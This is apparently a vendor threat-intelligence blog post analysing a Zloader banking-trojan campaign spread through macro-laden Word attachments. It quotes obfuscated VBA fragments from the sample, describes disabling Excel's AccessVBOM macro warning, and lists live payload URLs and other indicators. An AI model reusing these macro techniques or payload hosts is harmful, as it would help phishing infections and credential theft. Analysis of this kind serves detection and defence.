



# Zloader – With a New Infection Mechanism

Date: 16/07/2021  
Amit Yadav

## Overview

A Trojan is a category of malware which mimics a legitimate code, program, or a software. In order to execute a Trojan it needs to be first downloaded in the target machine which is done by tricking the host with some forms of social engineering tactics. On successful execution a Trojans can enable cyber-criminals to spy on you, steal your sensitive data, and gain backdoor access to your system.

Zloader is an upgraded version of Zeus malware(a banking trojan) which was first seen in 2006 and active for more than half a decade with a gradual ups and downs and is still under active development with its pre-existing 25 different versions since it re-emerged. It is known as the successor of the infamous Zeus Trojan and also called with the names such as Silent Night and Zbot.

It is being distributed through spam emails that carries various types of attachments, such as an invoice, data sheets, employee details in forms of Microsoft Word documents or Excel files. The documents are used as a bait designed to trick the victim into enabling macros, which are disabled by default in Microsoft Office.


Now with the advancement in the countercheck mechanisms by the security vendors the attackers also tries to evade these checking mechanisms which is seen in the latest evasion technique used by Zloader where the macros in the attachments don't carry malicious code, but instead fetch it from a remote location after the document is opened.

**MD5: 00acf4dcf0cc0abf7ac955bd86a63bbc**

## Infection Cycle

The infection starts with enabling macros in the attached Microsoft Word file resulting in downloading another password protected excel file.


After downloading the XLS file, the Word VBA reads the cell contents from XLS and creates a new macro for the same XLS file and writes the cell contents to XLS VBA macros as functions. Once the macros are written and ready, the Word document modifies the registry policies to Disable Excel Macro warning and invokes the malicious macro function from the Excel file. The Excel file now downloads the Zloader payload. The Zloader payload is then executed using rundll32.exe.



**Fig 1: A Brief Flow of Attack**

## Technical Analysis

The attack scenario starts with opening a Microsoft word document attached with the phishing mail-chain.



**Fig 2: First View of Word Document**

On further analysis it was found that the document contains embedded macros which gets executed soon after the document is clicked.

```

A: word/vbaProject.bin
A1: 695 'PROJECT'
A2: 161 'PROJECT!m'
A3: 97 'UserForm1/\x01CompObj'
A4: 286 'UserForm1/\x03VBFrame'
A5: 226 'UserForm1/f'
A6: 292 'UserForm1/o'
A7: 97 'UserForm2/\x01CompObj'
A8: 287 'UserForm2/\x03VBFrame'
A9: 798 'UserForm2/f'
A10: 1080 'UserForm2/o'
A11: 97 'UserForm3/\x01CompObj'
A12: 292 'UserForm3/\x03VBFrame'
A13: 94 'UserForm3/f'
A14: 56 'UserForm3/o'
A15: 97 'UserForm4/\x01CompObj'
A16: 292 'UserForm4/\x03VBFrame'
A17: 94 'UserForm4/f'
A18: 56 'UserForm4/o'
A19: M 10659 'VBA/ThisDocument'
A20: m 1160 'VBA/UserForm1'
A21: M 2798 'VBA/UserForm2'
A22: M 1454 'VBA/UserForm3'
A23: M 1453 'VBA/UserForm4'
A24: 7324 'VBA/VBA_PROJECT'
A25: 1703 'VBA/_SRP_0'
A26: 178 'VBA/_SRP_1'
A27: 550 'VBA/_SRP_2'
A28: 295 'VBA/_SRP_3'
A29: 883 'VBA/dir'

```

**Fig 3: Embedded VBA Macros**

Soon after the Microsoft Word document is clicked the macros present in it creates multiple instances of Excel.exe process with different ID's each time to open and read-write date in the excel sheet.

Process Name	Private Bytes	Working Set	Virtual Bytes	Description	Company Name	Architecture	Session Name
taskeng.exe	2,064 K	5,848 K	1352	Task Scheduler Engine	Microsoft Corporation	warzone1\worker	
svchost.exe	0.08	6,668 K	12,552 K	964 Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\...	
svchost.exe	0.01	11,248 K	14,116 K	236 Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\...	
svchost.exe		11,468 K	14,052 K	760 Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\...	
svchost.exe		6,424 K	13,388 K	1244 Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\...	
taskhost.exe		7,908 K	8,656 K	1300 Host Process for Windows T...	Microsoft Corporation	warzone1\worker	
explorer.exe	0.11	34,256 K	52,524 K	1452 Windows Explorer	Microsoft Corporation	warzone1\worker	
VBoxTray.exe	0.03	2,700 K	7,828 K	1844 VirtualBox Guest Additions Tr...	Oracle Corporation	warzone1\worker	
regshot.exe		67,304 K	72,364 K	2340		warzone1\worker	
procexp64.exe		2,160 K	7,024 K	2580 Sysinternals Process Explorer	Sysinternals - www.sysinter...	warzone1\worker	
procexp64.exe	1.52	14,744 K	26,240 K	2600 Sysinternals Process Explorer	Sysinternals - www.sysinter...	warzone1\worker	
netmon.exe	0.51	108,092 K	115,272 K	2948 Microsoft Network Monitor 3	Microsoft Corporation	warzone1\worker	
System	0.08	108 K	304 K	4		NT AUTHORITY\...	
Interrupts	0.83	0 K	0 K	n/a Hardware Interrupts and DPCs			
smss.exe		420 K	1,084 K	224 Windows Session Manager	Microsoft Corporation	NT AUTHORITY\...	
csrss.exe	< 0.01	2,368 K	4,420 K	300 Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\...	
csrss.exe	0.11	2,084 K	7,460 K	348 Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\...	
wininit.exe		1,456 K	4,284 K	356 Windows Start-Up Application	Microsoft Corporation	NT AUTHORITY\...	
services.exe		4,944 K	8,764 K	444 Services and Controller app	Microsoft Corporation	NT AUTHORITY\...	
svchost.exe		4,072 K	9,408 K	552 Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\...	
WINWORD.EXE	0.01	16,364 K	36,524 K	984 Microsoft Office Word	Microsoft Corporation	warzone1\worker	
EXCEL.EXE	< 0.01	12,812 K	24,496 K	3004 Microsoft Office Excel	Microsoft Corporation	warzone1\worker	
VBoxService.exe	< 0.01	2,168 K	5,220 K	620 VirtualBox Guest Additions S...	Oracle Corporation	NT AUTHORITY\...	
taskhost.exe		3,408 K	4,936 K	1856 Host Process for Windows 1...	Microsoft Corporation	warzone1\worker	
wmpnetwk.exe	0.01	10,416 K	4,760 K	320 Windows Media Player Netw...	Microsoft Corporation	NT AUTHORITY\...	
lsass.exe	0.03	3,752 K	10,300 K	452 Local Security Authority Proc...	Microsoft Corporation	NT AUTHORITY\...	
lsass.exe		2,508 K	4,088 K	460 Local Session Manager Serv...	Microsoft Corporation	NT AUTHORITY\...	
winlogon.exe		2,740 K	6,804 K	384 Windows Logon Application	Microsoft Corporation	NT AUTHORITY\...	

**Fig 4: Process Monitor View**

On execution the macros try to fetch data from all Combobox components in multiple User form embedded in the word document. For example, in the given Fig 5 it creates an Excel application object by using CreateObject() function and reads the strings from Combobox(1) of Userform(1) which has an embedded string “excel. Application” stored in it. Once the object is created it uses the same object to open the Excel file directly from the malicious URL along with the password without saving the file on the disk by using Workbooks.Open() function as shown in Fig 5(1).

Malicious URL: <https://heavenlygen.com/11.php>

```
If mj > 984 Then
Application.Activate
mj = mj
End If
Set hn8u = CreateObject(UserForm1.ComboBox1)
hn8u.DisplayAlerts = False
jl4p = Application.Options.MeasurementUnit
If boj1 > 1252 Then
nl = Application.Options.GridDistanceHorizontal
boj1 = nl
End If
```

Fig 5: CreateObjectFunction

```
jcata = 1
while y4gg <> 0 And jcata < 3
Set dt = hn8u.Workbooks.Open(FileName:=UserForm2.ComboBox1, Password:=UserForm1.ComboBox2)
y4gg = Err.Number
jcata = jcata + 1
wend
If y4gg <> 0 Then
atgg = CallByName(Application, "ok", 2)
```


Fig 5(1): Function to open Excel File

Below is the list of variables pointing to the respected sheets, cells and values stored in the excel document.


```
l5 = hn8u.sheets(3).Cells(185, 25).Value
cbbv = hn8u.sheets(3).Cells(114, 1).Value
qr = hn8u.sheets(3).Cells(11, 19).Value
d3p = hn8u.sheets(2).Cells(167, 39).Value
a = hn8u.sheets(1).Cells(179, 2).Value
bmnw = hn8u.sheets(3).Cells(158, 15).Value
rjtz = hn8u.sheets(3).Cells(117, 29).Value
l0 = hn8u.sheets(1).Cells(227, 34).Value
p7 = jfb3.Cells(137, 8).Value
r = hn8u.sheets(2).Cells(7, 9).Value
xep = hn8u.sheets(2).Cells(169, 48).Value
jzbzv = hn8u.sheets(2).Cells(237, 25).Value
6v3s = hn8u.sheets(3).Cells(69, 30).Value
wb2b = hn8u.sheets(2).Cells(210, 3).Value
8vgj = hn8u.sheets(3).Cells(158, 50).Value
h8td = hn8u.sheets(3).Cells(65, 4).Value
pta = hn8u.sheets(2).Cells(109, 13).Value
b = hn8u.sheets(2).Cells(224, 15).Value
l0v = hn8u.sheets(1).Cells(108, 16).Value
gflx = hn8u.sheets(3).Cells(235, 35).Value
h = hn8u.sheets(3).Cells(14, 35).Value
ei = hn8u.sheets(3).Cells(194, 9).Value
sua = hn8u.sheets(3).Cells(124, 6).Value
an = hn8u.sheets(3).Cells(139, 23).Value
yud4 = jfb3.Cells(228, 33).Value
uo = hn8u.sheets(2).Cells(204, 28).Value
qv797 = CallByName(hn8u, "ok", 2)
```

Fig 6: List of Variables

The values stored in the random cells of multiple sheets in an excel document this can be clearly observed in fig 7 and fig 7(1).



**Fig 7: Strings in the Cells of Excel Sheet**



**Fig 7(1): Strings in the Cells of Excel Sheet**

After successfully opening the excel file the macros in the parent word document rewrite a new VBA macro for the downloaded Excel file from the earlier retrieved data. It uses legitimate Microsoft Word functions and classes to deobfuscate and extract the required fields from the retrieved data which can be seen in Fig 8.

```
qvz9z = CallByName(hn8u, qr, 2)
Set klw4 = UserForm1.Controls.Add("Forms.ComboBox.1")
bxlw4.Value = 15 & qvz9z & an
Set w670f = UserForm1.Controls.Add("Forms.ComboBox.1")
w670f.Value = mbmwn
CallByName CreateObject(gh), qp, 1, bxlw4, thstd, w670f
Set klpe = CreateObject(nb)
Set sn7xy = CallByName(klpe, kjbzv, 2)
Set v6g = CallByName(sn7xy, ad3p, 1)
Set uo = CallByName(klpe, uo, 2)
Set hwuqd = klpe
Set v6v3s = CallByName(uo, v6v3s, 2)
Set b10v = CallByName(v6v3s, b10v, 2)
Set t6 = CallByName(b10v, ia, 1, v10)
Set gsua = CallByName(t6, gsua, 2)
cxep = CallByName(gsua, cxep, 2)
CallByName gsua, fp7, 1, 1, cxep
ld = Application.Options.AutoFormatAsYouTypeApplyClosings
If vy > 120 Then
mr = Application.Options.CheckSpellingAsYouType
vy = mr
End If
Set zr = UserForm1.Controls.Add("Forms.ComboBox.1")
zr.Value = hgfix & b8vgj
UserForm3.ComboBox1 = mei
aw = Application.Options.AutoFormatAsYouTypeReplaceHyperlinks
If ld > 69 Then
hwu7 = Application.Options.InlineConversion
ld = hwu7
End If
zr.Value = rpta
nl1 = Application.Options.AutoFormatReplacePlainTextEmphas1s
If ts > 2846 Then
razxv = Application.Options.SmartParaSelection
```

**Fig 8: Microsoft Legitimate Functions Call's**

After completing the macros formation, the code will try to disable the registry key responsible for creating alerts for an unauthorized and untrusted VBA code execution in the machine. So that the VBA code can be executed without the victim's knowledge.

The registry key i.e. being modified is:

*HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Excel\Security\AccessVBOM*

Once the alert mechanism gets disabled the new VBA Macros written in the Excel file will try to reconnect with the same domain but with an extended URL to download the main Zloader payload which is a dll file.

Zloader Hosting URL: <http://heavenlygem.com/22.php?5PH8Z>

### Subex Secure Protection

- Subex Secure detects this malware as “SS\_Gen\_ZloaderVersion2”

### IOCs

#### Malicious URLs:

<a href="https://heavenlygen.com/11[.]php">https://heavenlygen.com/11[.]php</a>
<a href="http://heavenlygem.com/22[.]php?5PH8Z">http://heavenlygem.com/22[.]php?5PH8Z</a>

#### MITRE Techniques:

TACTIC	ID	TECHNIQUE
Enterprise	T1566.001	Spear phishing Attachment
Enterprise	T1059.005	Visual Basic
Enterprise	T1218.011	Rundll32
Enterprise	T1562.001	Disable or Modify Tools

### Our Honeypot Network

This report has been prepared from threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing Centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research Centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.